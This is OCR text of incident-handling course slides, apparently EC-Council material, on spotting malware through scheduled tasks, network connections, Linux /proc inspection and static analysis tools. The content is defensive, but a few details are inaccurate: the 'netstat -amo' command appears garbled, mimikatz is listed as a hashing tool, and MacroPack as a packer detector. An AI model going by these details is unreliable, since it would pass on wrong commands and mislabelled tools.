
Scheduled Tasks Monitoring

- Malware can enable **time- or action-based** triggers as scheduled tasks
- Incident handlers need to check the **scheduled tasks** in a system
- Use command-line tools such as **schtasks** or tools such as **Windows Task Scheduler** and **ADAudit Plus** to detect scheduled tasks



Browser Activity Monitoring

- Malware can use browsers to **connect with their C&C servers** to download malicious files
- Use network monitoring tools such as **Wireshark** and **Colasoft Network Analyzer** to monitor the browsing activities of users




https://www.wireshark.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Identifying Remote Access Trojans (RATs)

Identifying RATs on Windows systems manually

- **Step 1:** Open **cmd** from the Start menu → type `netstat -amo` and press the **Enter** key
- **Step 2:** One socket is found having **PID 6496**. Now, press **Ctrl + Shift + Esc** keys
- **Step 3:** Open the **Windows Task Manager** and click on the Processes tab, to view all the active processes
- **Step 4:** Switch to the **Details** tab to check the **PID**
- **Step 5:** After the PID is selected, it will display all the PIDs. Now, find **PID 6496** in that list, which is an unknown malicious process



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Analyzing Linux-based Fileless Malware using Command Line Utilities

- Attackers use fileless malware to compromise the targeted systems and perform malicious activities such as data exfiltration, manipulating services, hijacking native tools, encrypting sensitive files, etc.
- As the **fileless malware** does not have any **signature**, it is **difficult to detect and analyze** with traditional security solutions
- Incident responders must use different techniques to detect and analyze fileless malware and mitigate it quickly before it damages the resources

Analyzing Linux-based Fileless Malware

- Run the following command to check for any **open or unknown port** running a suspicious process


```
netstat -nalp
```

- Run the following command to view the `ps` listing and obtain additional information on the **running processes**

```
ps -auxw
```

- Once the suspected process is confirmed, run the following command to analyze the `/proc` directory for the **suspected process ID**

```
cd /proc/<PID>
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Techniques: Memory Dump/ Static Analysis

- **Memory dump/static analysis** is the process of analyzing a suspicious file or an application to find its functionality, design, metadata, and other details
- It is also known as **code analysis** because it involves going through the executable binary code **without actually executing it**
- It employs different tools and techniques to **quickly determine** whether a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, and so on

Some of the static malware analysis techniques:

- **File fingerprinting**
- **Local and online malware scanning**
- **Performing strings search**
- **Identifying packing/obfuscation methods**
- **Finding the portable executables (PE) information**
- **Identifying file dependencies**
- **Malware disassembly**
- **Analyzing ELF executable files**
- **Analyzing Mach-O executable files**
- **Analyzing malicious MS Office documents**


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: File Fingerprinting

- File fingerprinting is a process of **computing the hash value** for a given binary code to **identify and track data across a network**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools such as **HashMyFiles**, **mimikatz**, and **HashCalc** to calculate various hash values of the malware file

hide01.ir




https://www.nirsoft.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Local and Online Malware Scanning

- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines



https://www.virustotal.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file

  Examples: Status update strings and error strings

- Use tools such as **BinText** and **FLOSS** to extract embedded strings from executable files




https://www.aldeid.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Memory Dump Analysis: Identifying Packing/ Obfuscation Methods

- Attackers often **use packers to compress**, **encrypt**, or modify a malware executable file to avoid detection
- Use tools such as **PEiD**, **MacroPack**, and **UPX** which detects most common packers, cryptors, and compilers for PE files



Identifying Packing/Obfuscation Method of ELF Malware


Detect It Easy (DIE) is an application used for determining a file's **compiler**, **linker**, **packer**, etc. using signature-based detection



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Finding the Portable Executables (PE) Information

- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to obtain information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** and **PEView** to extract the above-mentioned information

